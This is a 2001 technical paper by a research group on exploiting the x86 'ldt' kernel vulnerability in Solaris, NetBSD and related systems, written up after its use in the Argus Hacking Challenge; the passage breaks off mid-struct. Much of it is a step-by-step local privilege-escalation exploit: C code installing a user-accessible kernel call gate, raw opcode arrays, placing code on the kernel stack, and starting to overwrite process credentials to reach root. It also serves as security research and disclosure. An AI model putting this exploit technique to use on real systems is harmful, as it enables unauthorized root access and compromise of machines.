Kernel Level Vulnerabilities

Behind the Scenes of the 5th Argus Hacking Challenge

by
Last Stage of Delirium Research Group

`http://lsd-pl.net`

Version: 1.0.2
Updated: November 22nd, 2001

Table of content

Chapter 1

Introduction

This is a technical paper about kernel level vulnerabilities and their potential consequences for security of operating systems. This subject will be however discussed in very specific context of successful application of proof of concept code for such vulnerability during 5th Argus Hacking Challenge. Therefore, this paper may be considered as consisting from two parts, as it refers to two seemingly independent issues, which came very close to each other during one specific event. The first part describes the techniques for vulnerabilities exploitation at the kernel level of operating system. The second part contains coverage of practical exploitation of `ldt` kernel level vulnerability, which was successfully used during the Challenge.

At the beginning, we would like to clear out some issue that we have also stated during many informal meetings after the Challenge. In this specific attack, which turned out to be successful, we have used `USER_LDT` validation vulnerability inside UNIX kernel, which has been published in a NetBSD security advisory 2001-002 from January 17 2001 (see [13]). According to this original advisory, there exists a bug in verification of parameters to one of system calls in the kernel of NetBSD operating system on x86 platform. Through the appropriate exploitation of this vulnerability, every user with local or remote access to the system can transfer control to arbitrary address in its kernel memory, bypassing system protections in this way see (see [13]). As it was stated in the Advisory, the following operating systems were affected by the problem:

- NetBSD, versions 1.4.x and 1.5,
- OpenBSD/x86 with exactly the same vulnerability due to code inherited directly from NetBSD (however, in this case `USER_LDT` is not available by default),
- Solaris/x86 with vulnerability in different implementation of the same mechanism.

Therefore, at this point we would like to finally dispel all doubts and ambiguities that arose around this vulnerability, its exploitation and application during the Challenge. The vulnerability used during a challenge has not been found by us, therefore all credits related to its discovery should go to Bill Sommerfeld, whose name is pointed in NetBSD advisory. The information about vulnerability has been also sent to various mailing lists (including security ones), however it has not initiated any discussion. We have also not heard about any proof of concept codes or even attempts to exploit this vulnerability, but that obviously does not mean that such codes do not exist.

This was generally a big surprise for us, as we found this specific vulnerability extremely interesting from the beginning, as it was located directly at the kernel level. Therefore, skillful exploitation of such a vulnerability might allow to get full privileges in the operating system, regardless of detailed configuration of its components. Additionally, we thought that such an exploit might be potentially useful for bypassing various OS hardening systems, implemented at the operating system kernel. This indeed turned out to be true sometime later...

Soon after the release of NetBSD advisory, we performed some preliminary analysis of the vulnerability, with special emphasis on its exploitation in Solaris x86 operating system environment. In a result of some experiments, we were able to install *call gate descriptor* in process *Local Descriptor Table* (LDT) and transfer control to one of the addresses in the kernel space and crash the system in the consequence. This showed us that this vulnerability is indeed present in Solaris 7, however due to various other projects and obligations, we have suspended further analysis for a while.

We have returned to the analysis in April (20th to be precise), when we found the information about the Argus Hacking Challenge, just a day before it started. During the Challenge itself, we have managed to verify the presence of the vulnerability in the operating system enhanced by Argus Pitbull Foundation 3.0 Product. We also managed to write proof of concept code allowing us to gain root user privileges in this system (`uid=0`). Then, we had to spend some time to adopt the code to bypass not only operating system protections, but also (or mainly) all additional security mechanisms of the Pitbull system.

After the Challenge, we have continued some research upon this vulnerability and methods of its exploitation, what led us to proof of concept codes for NetBSD and OpenBSD systems. Additionally, we discovered the presence (as well as successful exploitation method) of this vulnerability in SCO OpenServer and SCO Unixware. By the way of analysis project, we discovered quite different vulnerability in the kernel of SCO OpenServer, connected directly with context switching. We also succeeded in designing exploitation method for this vulnerability and as close to the subject of this paper, this vulnerability will be also discussed.

Chapter 2

The `ldt` x86 bug


This part of the paper refers to the `ldt` vulnerability in Intel x86 based operating systems. In the first section (2.1), we will describe selected components of protection mechanism offered by Intel microprocessors while operating in protected mode. Then in following section (2.2), we will present the detailed description of `ldt` vulnerability exploitation in Solaris x86 operating system environment. We will put a special emphasis on this section, as we would like to illustrate our way of thinking and provide a step-by-step description of a development process of this special proof of concept code. This section should be also considered as the base and reference for descriptions of exploitation methods on different vulnerable OS platforms (sections 2.3, 2.4 and 2.5).

2.1 Problem description

In the protected mode, Intel x86 microprocessors provide a security mechanism limiting access to certain segments or memory pages based on privilege levels (rings `0` to `3`, where level `0` is the most privileged one). This mechanism is commonly used by operating systems to protect their most critical code and data. The main goal is to place operating system kernel in more privileged levels than those containing user's applications. This mechanism offered by processors should therefore prevent application code from accessing operating system code and data in any but a controlled and defined manner (source [11], chapter 4, *Protection*, page 4-1).

While operating in protected mode, all accesses to memory pass through global (GDT) or local (LDT) descriptor tables. These tables contain entries called segment descriptors which provide (among others) base address of a segment, its access rights (*Descriptor Privilege Level* - `DPL`) and actual type (see 2.1). First, before accessing data or code segment in a program, appropriate selectors must be loaded into the data, stack or code segment registers. At this point, when loading segment selectors, privilege checks are performed by comparing `CPL` (*Current Privilege Level*) of a running process with `RPL` (*Requested Privilege Level*) of a given segment selector and `DPL` of segment descriptor. Due to such verification, there is no possibility for accessing data or transfering control to segments located in more privileged levels (source [11], chapter 2, *System Architecture Overview*, page 2-3).


To provide sufficient level of control while accessing code segments with different privilege levels, processors use special set of descriptors, called gate descriptors. There are four main types of such descriptors: *task gates* connected with task management, *trap gates* for exceptions handling and *call/interrupt gates* usually used to provide interface for accessing more privileged protection levels to user applications operating at the lower ones.



AVL	Available for use by system software
BASE	Segment base address
D/B	Default operation size (0 = 16-bit segment; 1 = 32-bit segment)
DPL	Descriptor privilege level
G	Granularity
LIMIT	Segment Limit
P	Segment present
S	Descriptor type (0 = system; 1 = code or data)
TYPE	Segment type

Figure 2.1: Format of segment descriptors (source [11])

Call gate descriptors may reside in local or global descriptor tables. They are structures of the format presented in figure 2.2.



DPL	Descriptor Privilege Level
P	Gate Valid

Figure 2.2: Format of call gate descriptors (source [11])

The code segment to be accessed is denoted by the segment selector field of a call gate descriptor. Offset field contains entry point in the code segment, which refers to the first instruction of a specific procedure that is to be called. The `DPL` field indicates the privilege level required for accessing code procedure through the specific gate. The `P` flag indicates whether the call gate descriptor is valid. Because in the case of accessing procedure from different privilege levels, a *stack switch* occurs, the additional mechanism has been introduced to facilitate arguments passing to the called procedure. This mechanism is based upon the fact that a processor can automatically copy specified number of parameters (stored in parameter counter field of gate descriptor) from the caller's procedure stack to the new one.

In order to access the call gate, the `lcall` or `ljmp` instructions must be invoked with a far pointer as a target operand. This pointer should be composed of the segment selector identifying a given call gate and the offset, which in fact is ignored by the processor. While executing such an instruction processor uses specified segment selector (taken from far pointer) to locate call gate descriptor in LDT or GDT table. Then it uses the segment selector from the call gate to locate appropriate segment descriptor of destination code segment. At this point, the entry point address of a called procedure is formed from the base address taken from obtained code segment descriptor and the offset from the call gate descriptor. If the call gate transfers control to more privileged code segment, the processor automatically switches to the appropriate stack and copies specified number of parameters (source: [11], chapter 4, *Protection*, page 4-16,4-17).

Operating systems based upon x86 processors (particularly systems of the `Unix` family) use security mechanisms offered by Intel architecture to protect the core parts of the system i.e. system kernel. Code and data of operating system kernel are therefore located at the most privileged level (ring `0`), while user's applications operate at the lowest level (ring `3`). Mechanisms for memory protection prevent user's applications from getting access to code and data of kernel or other tasks executed on the same processor. Every such a task has its own LDT table containing descriptors of its own code and data segments. The GDT table contains mainly descriptors used by operating system kernel, which are inaccessible from other tasks. In order to enable communication between user's application and system kernel, the mechanism of a call and/or interrupt gates is used. This mechanism enables calling system functions operating at ring `0` by the means of adding some special call gate descriptors to LDT (or interrupt gate in IDT), that are accessible from the user level (`DPL=3`). Please note that LDT, GDT and IDT tables themselves are located in segments inaccessible from the least privileged level (`CPL=3`).

Additionally, some operating systems provide a mechanism for adding data segment descriptors to LDT along with descriptors for call gates targeting code segments that can be reached from the user mode. Such type of functionality achieved through special system call that is called by application and in its name adds appropriate entries to its LDT table.

The kernel level vulnerability, described in this part of the paper, is located in the implementation of such a system call. To be more precise it is the result of insufficient argument verification. Vulnerable versions of these functions disable any attempts to add to LDT descriptors with `DPL` different that `3`, however in the case of call gates, the `DPL` of code segment pointed by the call gate is not verified. Therefore, there exist a possibility of adding to LDT a call gate descriptor, with a target segment of `DPL=0` (for example kernel code segment) and that will be accessible from user mode (`DPL=3` and selector `RPL=3`) at this same time. Installation of such a call gate and its usage is possible for user mode processes (`CPL=3`) with no special operating system privileges (`uid!=0`). As a consequence of that, any process in the system can transfer control to an arbitrary address in the operating system kernel what makes a potentially significant security risk.

2.2 Solaris 2.7 2.8 x86

The description of the `ldt` vulnerability will be in the most detailed way presented on example of Solaris operating system, which was the actual target of the attack during the Hacking Challenge. To increase legibility of this section, it has been divided into four subsection, referring respectively to installation of call gate descriptor (2.2.1), jumping through newly created call gate (2.2.2), executing code on the kernel stack (2.2.3) and finally increasing process privileges (2.2.4).

2.2.1 Installation of call gate descriptor

On Solaris x86 platform the vulnerability exists in the implementation of the `sysi86()` system call routine (see [1]). In order to register additional call gate, this system function must be called with

SI86DSCR argument and pointer to appropriętly filled `ssd` structure.

```
/* from /usr/include/sys/sysi86.h */

struct ssd{
    unsigned int sel;          /* descriptor selector */
    unsigned int bo;           /* segment base or gate offset */
    unsigned int ls;           /* segment limit or gate selector */
    unsigned int acc1;         /* access byte 5 */
    unsigned int acc2;         /* access bits in byte 6 or gate count */
}s;

/* end */

s.sel=0x44;

s.ls=KCSSEL;                   /* kernel code segment selector */
s.acc1=GATE_UACC|GATE_386CALL; /* lcall gate is available from user mode */
s.acc2=0;                      /* 0 for now */

s.bo=0x12345678;
```

The piece of code, which handles this system call inside operating system kernel, maps fields of `ssd` structure to the appropriate call gate descriptor structure as follows:

```
/* from /usr/include/sys/segment.h */

struct gdscr{
    unsigned int gd_off0015:16,
        gd_selector:16,
        gd_unused:8,
        gd_acc0007:8,
        gd_off1631:16;
}gd;

/* end */

gd.gd_acc0007=s.acc1;          <- GATE_UACC|GATE_386CALL
gd.gd_unused=s.acc2;           <- 0
gd.gd_selector=s.ls;           <- KCSSEL

gd.gd_off0015=ssd.bo;          <- 0x5678
gd.gd_off1631=ssd.bo>>16;      <- 0x1234
```

In this structure, the settings of access bits (`gd.gd_acc0007`) denote descriptor type of a created call gate (`GATE_386CALL` equal to `0x0c` and `0000 1100` in binary). The descriptor is also marked as valid and accessible from user mode (`GATE_UACC` equal to `0xe0` and `1110 0000` in binary, what sets `P=1` and `DPL=3`). The parameter counter (bits `0..3` of `gd.gd_unused`) contains the number of parameters (4 bytes long) to copy from the calling procedure stack to the new one in the case of a stack switch (`0` in this case). The segment selector (`gd.gd_selector`) specifies the code segment to be accessed during the call gate. In this case it is the default kernel code segment (`KCSSEL` equal to `0x158`). Offset fields (`gd.gd_off015` and `gd.gd_off1631`) contain the entry point in the code segment `0x12345678` (source: [11], chapter 4: *Protection*, page 4-17).

The argument s.sel, which is passed to sysi86() system call, contains selector of a new call gate descriptor segment that is to be created. For example the s.sel selector field can be loaded with the value of 0x44 (binary: 0100 0100). This value has the second (counting from 0) bit TI=1 (*Table Indicator*), what means that selector should be added to the LDT of a current process. Bits 0 and 1 specify the privilege level of the requested selector (RPL=0 in this case). Bits from 3 to 15 contain offset in descriptors table. In this specific case it is equal to (0x44>>3)=8.

In the result of calling the sysi86() system call routine with a structure filled, as described above, the new call gate descriptor is added to the LDT of a specific process at position 8 (The source code of ldt.c program will be used as a base throughtout this part of the paper).

```
% cat > ldt.c
#include <sys/sysi86.h>
#include <sys/segment.h>

main(int argc,char **argv){
    struct ssd s;

    s.bo=0x12345678;
    s.sel=0x44;
    s.ls=KCSSEL;
    s.acc1=GATE_UACC|GATE_386CALL;
    s.acc2=0;

    sysi86(SI86DSCR,&s);
    getchar();
}
<CTRL><D>
% ldt &
[1]  + Suspended (tty input)         ldt
%
```

As a result of the system call execution, a new copy of LDT for a given process is created. By default all new created (forked) processes use standard LDT definition, which can be seen as the symbol ldt_default of operating system kernel using nm utility (see [2]).

```
% nm -x /dev/ksyms | grep OBJT | grep ldt_default
[5447]      |0xfec018a8|0x00000200|OBJT |GLOB |0    |ABS    |ldt_default
```

The newly created copy of LDT table contains modifications introduced by the sysi86() system call invocation. It can be located with the use of p_ldt pointer from the proc structure of the given process.

```
/* from /usr/include/sys/proc.h */

typedef struct proc{
...
#if defined(i386) || defined(__i386)
    /*
     * LDT support.
     */
    kmutex_t p_ldtlock;             /* protects the following fields */
    struct seg_desc *p_ldt;         /* Pointer to private LDT */
    struct seg_desc p_ldt_desc;     /* segment descriptor for private LDT */
    int p_ldtlimit;                 /* highest selector used */
#endif
...
}proc_t;
```

In order to verify whether a given call gate descriptor has been successfully installed, the `adb` (see [2]) utility can be used to print the 8th position of LDT table of our previously suspended process. To achieve this, a kernel address of the `proc` structure will be required and the easiest way to obtain it will be through a simple use of a `ps` command (see [2]) with `-l` option.

```
% ps -l | grep ldt
8 T     0  9937  9462  0  40 20 e0e670f8    179          pts/5    0:00 ldt
```

Additionally, the offset to `p_ldt` field in a `proc` structure is also required. To find this offset, the `adbgen` utility (see [3]) can be used. This tool, which is part of `adb` toolset, is designed to facilitate finding offsets in system structures.

```
% cat > p_ldt.adb
#define _KERNEL 1
#include <sys/proc.h>
proc
{*p_ldt,.}=X
<CTRL><D>
% /usr/lib/adb/adbgen p_ldt.adb
% cat p_ldt
*(.+0t1744)=X
%
```

Thus, the relative offset of the `p_ldt` field from the `proc` structure is equal to `1744` bytes. To print the complete information about a given call gate descriptor, a special `adb` macro program can be used.

```
% cat > adb.cgdesc
(.&0xfffffff8)>D
(<D)/xxBBx
*(<D+0)>/i/A
*(<D+4)>/i/B
((<A&0x0000ffff)|(<B&0xffff0000))="offset="X
((<A&0xffff0000)%0x10000)="selector="X
(<B&0xff)="count="X
((<B&0x00000f00)%0x100)="type="X
(##((<B&0x00008000)%0x1000))="P bit="1B
(((<B&0x00006000)%0x1000)%2)="DPL="1D
<CTRL><D>
%
```

With the help of `adb`, the 9 entries of LDT table of the process can be printed. Details concerning the descriptor written at index `8` can be also obtained.

```
% adb -I"." -P"> " -k /dev/ksyms /dev/kmem
```

```
physmem 384b
> *(e0e670f8+0t1744)/18X
0xe0ed0000:     1580b38         fe80ec01        1580cd8         fe80ec01
                ffff            cffb00          ffff            cff300
                1580b38         fe80ec01        1580cd8         fe80ec01
                0               0               0               0
                1585678         1234ec00
> *(e0e670f8+0t1744)+(8*2*4)$<adb.cgdesc
0xe0ed0040:     5678    158     0       ec      1234
                offset=12345678
                selector=158
                count=0
                type=c
                P bit=1
                DPL=3
> $q
% kill -9 %%
```

As it can be noticed above, the call gate descriptor has been successfully added to descriptors table.

2.2.2 Jumping through new call gate

Now, as new call gate has been added to LDT, the next goal will be to invoke it. In order to do it, a far call instruction through `0x44` selector (the offset argument of a call instruction is ignored by processor) should be made.

```
lcall   $0x44,$0x00000000
```

While executing this instruction, the processor will use specified segment selector to locate call gate descriptor previously written to LDT. Then it will use segment selector from the call gate descriptor to locate segment descriptor of destination code segment (`KCSEL` in this case). After that, the processor will combine the base address from the code segment descriptor with the offset from the call gate descriptor to form the address of destination procedure entry point. Because this call gate transfers control to the more privileged code segment (`DPL=0`), the processor will automatically switch to the stack for ring `0`.

At this point, the complete program that makes jump through the call gate, can be prepared. To achieve this, the table containing one far call instruction opcode should be added to `ldt.c` and `getchar()` line should be replaced with a proper invocation of this table as if it was a C language function.

```
/* file ldt.c */

...
#include <sys/segment.h>

char asmcode[]={
    0x9a,0,0,0,0,0x44,0,        /* lcall   $0x44,$0x00000000      */
};

...
```

```
main(int argc,char **argv){
...
    ((void(*)())asmcode)();
}
```

After compilation and execution of this program from the level of the ordinary user (`uid!=0`), the operating system will crash, as processor will not be able to successfully complete the call gate execution. Although it will put correct selector to `%cs=KCSEL`, the given offset of `0x12345678` will be inaccessible in the range of kernel code segment (as such address is not mapped in virtual kernel memory). In a result, the general protection fault (`0xe`) at the level `0` will be generated, what will end in a system crash. Please note that for the purpose of these experiments, before execution of this program, the operating system crash dump configuration should be turned on, what can be done with the use of a `dumpadm` utility (see [3]).

After system reboot, the analysis of a core dump file (after system reboot) revealed that the processor correctly loaded segment register `cs` and generated exception when an attempt to pass program execution to the non-existent `eip` address was made.

```
% adb -P"> " -k /smietnik/cores/unix.0 /smietnik/cores/vmcore.0
physmem 384b
> <eip=p
        0x12345678
> <cs=p
        0x158
> <trapno=p
        0xe
> $q
```

Thus, in order to avoid system crash, it should be sufficient to use any valid address from the operating system kernel. However, the processor must jump to appropriate piece of code in kernel memory to increase user's privileges to the root level. That code will futher perform some operations to bypass standard authorization mechanisms of the operating system and then safely return to user's level (ring 3) or at least do not crash the system.

It seems that the most natural (and simple) solution would be to jump to the `setuid()` system call (see [1]) and change user identification of the current process to `0` (root equivalent). Yet, as `setuid()` routine is fairly complex (it calls several subfunctions for credentials management and synchronization), we will first present the example program using the `getuid()` routine (see [1]). It operates basically on the same data, but is significantly simpler than its `setuid` equivalent as it only reads data.

In the beginning, the address of appropriate routines in the operating system kernel must be obtained from the level of the ordinary user. It is relatively easy task, assuming access rights to `/dev/ksyms` device file are granted (this is the case in a default Solaris configuration).

```
% nm -x /dev/ksyms | grep "[sg]etuid"
[8290]      |0xfe8a5188|0x00000028|FUNC |GLOB |0    |ABS    |getuid
[8681]      |0xfe8a5028|0x00000160|FUNC |GLOB |0    |ABS    |setuid
```

In order to disassembly code of kernel routines, again the `adb` utility can be used.

```
% adb -P"> " -k /dev/ksyms /dev/kmem
physmem     384b
```

```
> getuid=p
          0xfe8a5188
> getuid,0x0d/ai
getuid:
getuid:             pushl  %ebp
getuid+1:           movl   %esp,%ebp
getuid+3:           subl   $0x8,%esp [8,-]
getuid+6:           movl   %gs:0xc,%eax
getuid+0xc:         movl   0xd8(%eax),%ecx [0xd8,-]
getuid+0x12:        movl   0xc(%ecx),%eax [0xc,-]
getuid+0x15:        movl   %eax,-0x8(%ebp) [-,0xfffffff8]
getuid+0x18:        movl   0x4(%ecx),%eax [4,-]
getuid+0x1b:        movl   %eax,-0x4(%ebp) [-,0xfffffffc]
getuid+0x1e:        movl   -0x8(%ebp),%eax [0xfffffff8,-]
getuid+0x21:        movl   -0x4(%ebp),%edx [0xfffffffc,-]
getuid+0x24:        leave
getuid+0x25:        ret
> $q
```

In a result, current memory location of the `getuid()` routine is obtained (`adr=0xfe8a5188`) and it can be used in a prepared `ldt.c` code. However, the execution of `ldt` program with such an call gate offset address will fail, as the processor will be unable to handle the following instruction:

```
getuid+6:           movl   %gs:0xc,%eax
```

The exception will be raised because register `%gs` is equal to `0` and doeas not contain a valid segment selector. The operating system kernel assumes that the segment register `%gs` stores the `KGSSEL=0x1b0` selector, which points (using relative zero address) to the `cpu` structure for current processor:

```
/* from /usr/include/sys/cpuvar.h */

typedef struct cpu{
    processorid_t cpu_id;        /* CPU number */
    processorid_t cpu_seqid;     /* sequential CPU id 90..ncpus-10 */
    volatile ushort_t cpu_flags; /* flags indicating CPU state */
    kthread_id_t cpu_thread;     /* current thread */
    ...
}cpu_t;
```

In this specific context, the most important field of the `cpu` structure is the pointer to `kthread_id_t` structure describing the thread that is currently executing (`cpu_thread`). Using this pointer, the kernel can easily find structures related to actually executed thread by accessing the pointer to the current kernel thread structure. In the case of `getuid()` routine, there are three pointers that are used and these are respectively the pointers to `cpu_t`, `kthread_t` and `cred_t` structures.

```
getuid+6;       movl   %gs:0xc,%eax               // %gs:0x00000000 -> cpu
                                                  // %eax -> kthread
getuid+0xc:     movl   0xd8(%eax),%ecx [0xd8,-]   // %ecx -> cred
```

Therefore, jumping to procedures operating on data related with processes/threads is impossible, as they always (at least while using high level interfaces like system calls) use `%gs` register. Obviously, it is possible to jump to the routine, that appropriately loads the `%gs` register just before the execution of a system call (`USER_SCALL` or `USER_ALTSCALL` call gates). However, it turns out to be useless, as in order to execute any *unauthorized* operation, the jump must be made *outside* the routines performing verification of a given process' privileges (for example inside `setuid()`). This limitation might be avoided, if it would be possible to load `%gs` segment register with `KGSEL` selector value in ring `3` just before executing newly added call gate. Unfortunately, it is not possible, as the processor performs verification of privileges also when loading segment registers with values. Thus, such an attempt will end up in a general protection exception.

Of course, the `%gs` register can be loaded with user mode selector (for example `USER_DS=0x1f`). But in such a case (assuming the input data are correctly prepared with `cpu_t`, `kthread_t` and `cred_t` structures), the kernel routines will be operating on user's data not the internal kernel structures. The additional problem is how to make precise jump to the specific part of a given kernel procedure. Therefore besides finding the address of a procedure, additionally an offset to the particular instruction in its body must be somehow obtained (for example, it can be achieved through the analysis of a kernel binary stored in `/kernel/genunix` file).

2.2.3 Executing code on the kernel stack

Due to all difficulties presented above, the easiest and seemingly the more flexible solution would be to design a method for executing any appropriately prepared piece of code instead of jumping to the existing code in the operating system kernel. To achieve this goal, it is necessary to find a technique for placing a few bytes of code in the executable space of operating system kernel. The actual purpose of such a code would be to execute several machine language instructions performing defined operations. The code should be also able to find addresses of selected kernel structures in reference to `KCSSEL` selector.

It should be emphasized that in the case of Intel architecture, this task may be considered fairly easy, as these processors do not allow setting of memory pages as non-executable. Therefore, from the microprocessor point of view, it is possible to execute instructions located in kernel memory pages that are marked as code as well as data. In a consequence, it is not necessary to find a technique of modifying or extending the kernel memory pool. Besides such a thing would be rather impossible for an ordinary (`uid!=0`) system user (assuming *proper* operation of the system).

Placing data in the kernel space should be also considered as a fairly easy task. This is because by the way of executing various system calls, data are automatically placed in kernel memory. However, the more difficult task is to find the actual address where these data are placed, as usually they are copied to the kernel heap memory. Thus, these addresses are mostly random and hard to locate using privileges of an ordinary user, which does not have the possibility of inspecting kernel memory through `/dev/kmem` device.

During our research of this issue, several potential techniques for placing data in kernel memory at known location have been found. Yet, for the purpose of the exploitation of this specific `ldt` vulnerability, the standard mechanism offered by the processor has been selected. With its use it is possible to copy the specified amount of data (in a 4 bytes words) from the stack of the process executing a given call gate (ring `3`) to the stack of a target code segment level (ring `0` in this case). To instruct processor to copy `n*4` bytes (where `n` is in the range `0..31`) to the kernel stack, the value of `s.acc2` should be set to the number of 4 bytes words, which are to be copied.

```
    s.acc2=4;                          /* 4*4=16 bytes */
```

Then, the assembly code (`asmcode[]`) can be modified to load the `%esp` register with the address of user data block (`0x11,0x11,...`) that is to be placed in kernel memory and invoke a trap through a long call instruction.

```
char asmcode[]={
    0x55,                       /* pushl   %ebp                 */
    0x89,0xe5,                  /* movl    %esp,%ebp            */
    0xe8,0,0,0,0,               /* call    <asmcode+8>          */
    0x5c,                       /* popl    %esp                 */
    0x83,0xc4,0x0d,             /* addl    $0x0d,%esp           */
    0x9a,0,0,0,0,0x44,0,        /* lcall   $0x44,$0x00000000    */
    0xc9,                       /* leave                        */
    0xc3,                       /* ret                          */

    0x11,0x11,0x11,0x11,
    0x22,0x22,0x22,0x22,
    0x33,0x33,0x33,0x33,
    0x44,0x44,0x44,0x44
};
```

In order to inspect the kernel stack contents after the execution of a jump through the created call gate, an interactive kernel debugger `kadb` (see [3]) can be used. To enable `kadb` on Solaris x86 machine, the system must be instructed to load debugger at the boot prompt.

```
select (b)oot or (i)nterpreter: b kadb [ -d ]
```

If kernel debugger is active in the system, it can be easily invoked by pressing `<ctrl><alt><d>` key sequence at any time of system operation. Then, a breakpoint can be set in `kadb` on the entry to the `getuid()` system call, so after far call jump through the call gate we can stop for the stack inspection:

```
<ctrl><alt><d>
kadb[0]: getuid:b
kadb[0]: :c
% ldt
breakpoint at:
getuid:         pushl %ebp
kadb[0]: <esp,10/X
0xe7d4efd0:     8049b5a         17              11111111        22222222
                33333333        44444444        8049b5d         1f
data address not found
kadb[0]: :c
Segmentation fault (core dumped)
%
```

As it can be noticed, data from the user stack has been copied to the kernel stack. To find the address of these data, it is necessary to find the kernel stack of the given process (it is obviously dynamically allocated). This can be achieved by getting the value of `%esp` register (from `gregs` structure) of the given process, while it operates in ring `0` (or `KESP` in ring `3`). This value can be obtained for example by calling the `getcontext()` system call (see [1]):

```
ucontext_t uc;

getcontext(&uc);
printf("esp=0x%08x\n",uc.uc_mcontext.gregs[ESP]);
```

In order to verify obtained value of `%esp`, before execution of modified `ldt.c`, the exact address of the instruction invoking the `getcontext()` routine must be obtained. To get this address `truss` utility (see [2]) can be used to stop the process on a `getcontext()` call. Then a `pstack` utility (see [2]) can be applied in order to find current value of the `%eip` register of the stoppped `ldt` process (please note that `pstack` prints `setcontext()` as there is only single such routine `{get|set}context` in the kernel).

```
/* from /usr/include/sys/syscall.h */

#define SYS_context 100
    /*
     * subcodes:
     * getcontext(...) :: syscall(100, 0, ...)
     * setcontext(...) :: syscall(100, 1, ...)
     */

/* end */

% truss -Tgetcontext ldt
getcontext(0x08047b04)
% pstack `pgrep ldt` | grep context ; kill -9 `pgrep ldt`
dff7dffc setcontext (1, 8047d30, 8047d38) + 12
%
```

In the next step the `adb` utility can be used with the obtained address decremented by `7` (the length o `lcall` instruction) and a new instance of `ldt` program. After printing registers, the program should be continued.

```
% adb -P"> " ldt
> dff7dffc-7:b
> :r
breakpoint at:
setcontext+0xb:     lcall  $0x27,$0x0 [0x27,-]
> $r
gs    0x0                           ecx     0xdffe105c  _dlmap+0x1844
fs    0x0                           eax     0x64
es    0x1f                          trapno  0x3
ds    0x1f                          err     0x0
edi   0x8047d9c                     eip     0xdff7dff5  setcontext+0xb
esi   0x8047cec                     cs      0x17
ebp   0x8047d08                     efl     0x216
kesp  0xe7d50fe4                    esp     0x8047abc
ebx   0xdffd6438  __reg_bits+0x1434 ss      0x1f
edx   0xdff7e8f5  getcontext+0x1d

setcontext+0xb:   lcall  $0x27,$0x0 [0x27,-]
> :c
esp=0xe7d50fe4
process terminated
> $q
```

At this point, it can be easily noticed that printed stack pointer `%esp` (from ring `0`) is the same as `%kesp` (also from ring `0`). But there is more information that can be obtained with the use of `kadb`.

```
<ctrl><alt><d>
kadb[0]: getsetcontext:b
kadb[0]: :c
% ldt
breakpoint at:
getsetcontext:    pushl  %ebp
kadb[0]: 0xe7d50fe0,10/X
0xe7d50fe0:     64              e               6               dfffdffc
                17              286             8047abc         1f
data address not found
kadb[0]: getsetcontext:d
kadb[0]: :c
esp=0xe7d50fe4
%
```

So, there are also two different values on the stack: `0x0000000e` and `0x00000006`, followed by

```
eip (ring 3) = 0xdfffdffc
cs  (ring 3) = 0x17
one argument copied by syscall gate = 286
esp (ring 3) = 0x8047abc
ss  (ring 3) = 0x1f
```

To get the detailed location where data will be copied on the stack during call gate execution, `12` bytes should be added to obtained `%esp` value (two dummy values + one argument of 286) and `4` (saved `%eip) + 4` (saved `%cs)`. The new value will point to `%esp`, assuming that `n*4` bytes will be copied to the stack. To obtain the beginning address of the copied data, its size (`n*4`) should be subtracted from this value.

```
adr=uc.uc_mcontext.gregs[ESP]+12+4+4-(n<<2);
```

But, there is still one more problem that must be solved: how to successfully return from the call gate routine to the user mode? At this point, copied data will be temporarily filled with a block of `nop` (`0x90`) instructions and a long return instruction (`lret 0x10`) at its end (see [10]). In this case, the `lret` instruction will pop a segment selector and a return instruction pointer for the return code segment (`USER_CS`) from the stack. Then it will pop `16` bytes from the stack and increment the value of the `%esp` register. Due to the inter-privilege-level far return, `%ss` and `%esp` registers will be loaded with values stored on the stack and a switch back to the calling procedure stack will be made (source: [11], Chapter 4, *Returning from the called procedure*, page 4-24).

```
char asmcode[]={
    0x55,                       /* pushl   %ebp                     */
    0x89,0xe5,                  /* movl    %esp,%ebp                */
    0xe8,0,0,0,0,               /* call    <asmcode+7>              */
    0x5c,                       /* popl    %esp                     */
    0x83,0xc4,0x0d,             /* addl    $0x0d,%esp               */
    0x9a,0x00,0x00,0,0,0x44,0,  /* lcall   $0x44,$0x00000000        */
    0xc9,                       /* leave                            */
    0xc3,                       /* ret                              */

    0x90,0x90,0x90,0x90,
    0x90,0x90,0x90,0x90,
    0x90,0x90,0x90,0x90,
    0xca,0x10,0                /* lret    $0x10                 */
};
```

Now, after execution of the `ldt` program, the system will not crash.

```
    % ldt
    esp=0xe7dbefe4 adr=0xe7dbefe8
    %
```

And this is how it looks from the kernel point of view.

```
    % ldt
    esp=0xe7dbefe4 adr=0xe7dbefe8
    hardware breakpoint:
    0xe7dbefe8:     nop
    kadb[0]: <eip,c/ai
    0xe7dbefe8:     nop
    0xe7dbefe9:     nop
    ...
    0xe7dbeff4:     lret $0x0010
    kadb[0]: :c
    %
```

In a consequence, the method has been developed for copying any assembly code (not longer than `31*4` bytes) to the kernel memory, jump to this code and then safely return to ring `3` without any crash of the system or even the process.

2.2.4 Increasing process privileges

Thus, in the next step a piece of code for increasing process privileges to root level should be developed. The easiest way to do it would be simply through modification of effective (`cr_uid`) and real user id (`cr_ruid`) in `cred` structure of the process.

```
    typedef struct cred{
        uint_t  cr_ref;                 /* reference count */
        uid_t   cr_uid;                 /* effective user id */
        gid_t   cr_gid;                 /* effective group id */
        uid_t   cr_ruid;                /* real user id */
        gid_t   cr_rgid;                /* real group id */
